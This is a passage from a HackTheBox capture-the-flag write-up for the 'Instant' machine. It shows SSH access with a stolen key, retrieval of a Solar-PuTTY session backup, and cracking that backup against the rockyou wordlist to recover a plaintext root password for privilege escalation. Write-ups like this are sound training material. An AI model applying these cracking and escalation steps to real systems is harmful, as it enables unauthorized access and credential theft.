-rw-r--r-- 1 pks pks    5577 Nov  5 00:32 Instant.md
```

Now lets ssh in as this user

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±3 (2.32s)
ssh -i id_rsa shirohige@instant.htb
```

```
shirohige@instant:~ (0.033s)
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Chec
```

```
shirohige@instant ~
```

And here is your user.txt

```
shirohige@instant:~ (0.118s)
ls -al

total 44
drwxr-xr-x 8 shirohige shirohige 4096 Nov  3 01:09 .
drwxr-xr-x 3 root      root      4096 Oct  4 15:22 ..
lrwxrwxrwx 1 root      root         9 Aug  8 19:10 .bash_history -> /dev/null
lrwxrwxrwx 1 root      root         9 Aug  8 19:10 .bash_logout -> /dev/null
-rw-r--r-- 1 shirohige shirohige 3771 Aug  8 19:09 .bashrc
drwx------ 4 shirohige shirohige 4096 Oct  4 15:22 .cache
drwx------ 3 shirohige shirohige 4096 Nov  4 17:32 .gnupg
drwxrwxr-x 3 shirohige shirohige 4096 Oct  4 15:22 .local
lrwxrwxrwx 1 root      root         9 Aug  8 21:04 .mysql_history -> /dev/null
-rw-r--r-- 1 shirohige shirohige  807 Aug  8 19:09 .profile
lrwxrwxrwx 1 root      root         9 Aug 10 22:24 .python_history -> /dev/null
drwx------ 2 shirohige shirohige 4096 Oct  4 15:22 .ssh
lrwxrwxrwx 1 root      root         9 Aug  8 21:04 .viminfo -> /dev/null
drwxrwxr-x 2 shirohige shirohige 4096 Oct  4 15:22 logs
drwxrwxr-x 3 shirohige shirohige 4096 Oct  4 15:22 projects
-rw-r----- 1 root      shirohige   33 Nov  3 00:17 user.txt
```

Vertical PrivEsc

Found something in the /opt directory here

```
shirohige@instant ~ (0.13s)
ls -al /opt

total 12
drwxr-xr-x  3 root      root      4096 Oct  4 15:22 .
drwxr-xr-x 23 root      root      4096 Oct  4 15:26 ..
drwxr-xr-x  3 shirohige shirohige 4096 Oct  4 15:22 backups
```

Lets see what this has

```
shirohige@instant /opt/backups (0.16s)
find /opt

/opt
/opt/backups
/opt/backups/Solar-PuTTY
/opt/backups/Solar-PuTTY/sessions-backup.dat
```

So SolarPutty huh! so i got this on my machine like so

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±1 (0.358s)
wget http://10.10.11.37:8000/sessions-backup.dat

--2024-11-05 00:44:42--  http://10.10.11.37:8000/sessions-backup.dat
Connecting to 10.10.11.37:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1100 (1.1K) [application/octet-stream]
Saving to: 'sessions-backup.dat'

sessions-backup.dat                         100%[=========================

2024-11-05 00:44:43 (14.2 KB/s) - 'sessions-backup.dat' saved [1100/1100]
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±2 (0.026s)
ls -al

total 5328
drwxr-xr-x 1 pks pks     202 Nov  5 00:44 .
drwxr-xr-x 1 pks pks     690 Nov  4 23:46 ..
-rw-r--r-- 1 pks pks     858 Nov  4 23:52 aggressiveScan.txt
-rw-r--r-- 1 pks pks    8306 Nov  4 23:49 allPortScan.txt
-rw-r--r-- 1 pks pks    3430 Nov  4 23:56 directories.txt
-rw------- 1 pks pks    2603 Nov  5 00:32 id_rsa
drwxr-xr-x 1 pks pks      32 Nov  5 00:33 instant
-rw-r--r-- 1 pks pks 5415990 Nov  5 00:02 instant.apk
-rw-r--r-- 1 pks pks    5981 Nov  5 00:42 Instant.md
-rw-r--r-- 1 pks pks    1100 Sep 30 17:08 sessions-backup.dat
```

Now i searched around a bit this tool here to crack this dat file : https://github.com/ItsWatchMakerr/SolarPuttyCracker

README

SolarPuttyCracker

A blatant ripoff of Voidsec's decrypt tool https://github.com/VoidSec/SolarPuttyDecrypt

But not written in C# so it's infinetly better

You can also pass it a wordlist because that seems like an important feature you would want when decrypting something

INSTALL

pip install -r requirements.txt

or pip install pycryptodome

this is an example of the illusion of choice

one could say we live in a society

EXAMPLE

Wordlist: SolarPuttyCracker.py -w passwords.txt backup.dat

Verbose with outfile: SolarPuttyCracker.py -w passwords.txt backup.dat -o cracked.txt -v

Password: SolarPuttyCracker.py -p ImH@cKinGTheMAinfRAmeGuyS_Ma,GEtThECaMeRA backup.dat

Now lets run this like so

```
python3 SolarPuttyCracker.py -w
/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
../sessions-backup.dat -o cracked.txt -v
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/SolarPuttyCracker git:(main)±4 (2.264s)
python3 SolarPuttyCracker.py -w /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt ../sessions-backup.dat -o cracked.txt -v
Testing password 'brandon': Incorrect
Testing password '666666': Incorrect
Testing password 'shadow': Incorrect
Testing password 'melissa': Incorrect
Testing password 'eminem': Incorrect
Testing password 'matthew': Incorrect
Testing password 'robert': Incorrect
Testing password 'danielle': Incorrect
Testing password 'forever': Incorrect
Testing password 'family': Incorrect
Testing password 'jonathan': Incorrect
Testing password '987654321': Incorrect
Testing password 'computer': Incorrect
Testing password 'whatever': Incorrect
Testing password 'dragon': Incorrect
Testing password 'vanessa': Incorrect
Testing password 'cookie': Incorrect
Testing password 'naruto': Incorrect
Testing password 'summer': Incorrect
Testing password 'sweety': Incorrect
Testing password 'spongebob': Incorrect
Testing password 'joseph': Incorrect
Testing password 'junior': Incorrect
Testing password 'softball': Incorrect
Testing password 'taylor': Incorrect
Testing password 'yellow': Incorrect
Testing password 'daniela': Incorrect
Testing password 'lauren': Incorrect
Testing password 'mickey': Incorrect
Testing password 'princesa': Incorrect
Testing password 'alexandra': Incorrect
Testing password 'alexis': Incorrect
Testing password 'jesus': Incorrect
Decryption successful using password: estrella
[+] DONE Decrypted file is saved in: cracked.txt
```

Lets see this cracked.txt file here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/SolarPuttyCracker git:(main)±4 (0.05s)
cat cracked.txt
                "Ip": "10.10.11.37",
                "Port": 22,
                "ConnectionType": 1,
                "SessionName": "Instant",
                "Authentication": 0,
                "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
                "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
                "LastTimeOpen": "0001-01-01T00:00:00",
                "OpenCounter": 1,
                "SerialLine": null,
                "Speed": 0,
                "Color": "#FF176998",
                "TelnetConnectionWaitSeconds": 1,
                "LoggingEnabled": false,
                "RemoteDirectory": ""
            }
        ],
        "Credentials": [
            {
                "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
                "CredentialsName": "instant-root",
                "Username": "root",
                "Password": "12**24nzC!r0c%q12",
                "PrivateKeyPath": "",
                "Passphrase": "",
                "PrivateKeyContent": null
            }
```

And we got the password here lets get root

```
shirohige@instant /opt/backups/Solar-PuTTY
su

Password:
root@instant:/opt/backups/Solar-PuTTY# id
uid=0(root) gid=0(root) groups=0(root)
root@instant:/opt/backups/Solar-PuTTY#
```

And here is your root.txt

```
shirohige@instant /opt/backups/Solar-PuTTY
su

Password:
root@instant:/opt/backups/Solar-PuTTY# id
uid=0(root) gid=0(root) groups=0(root)
root@instant:/opt/backups/Solar-PuTTY# cd /root
root@instant:~# ls -al
total 36
drwx------  5 root root 4096 Nov  3 00:17 .
drwxr-xr-x 23 root root 4096 Oct  4 15:26 ..
lrwxrwxrwx  1 root root    9 Aug  8 18:32 .bash_history -> /dev/null
lrwxrwxrwx  1 root root    9 Aug  8 21:05 .bash_logout -> /dev/null
-rw-r--r--  1 root root 3106 Apr 22  2024 .bashrc
drwx------  3 root root 4096 Oct  4 15:22 .cache
drwxr-xr-x  3 root root 4096 Oct  4 15:22 .local
lrwxrwxrwx  1 root root    9 Aug  8 21:06 .mysql_history -> /dev/null
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
lrwxrwxrwx  1 root root    9 Aug 10 23:28 .python_history -> /dev/null
drwx------  2 root root 4096 Aug  8 18:15 .ssh
lrwxrwxrwx  1 root root    9 Aug  8 21:06 .viminfo -> /dev/null
-rw-r--r--  1 root root  165 Oct  4 15:41 .wget-hsts
-rw-r-----  1 root root   33 Nov  3 00:17 root.txt
root@instant:~#
```

Thanks for reading :)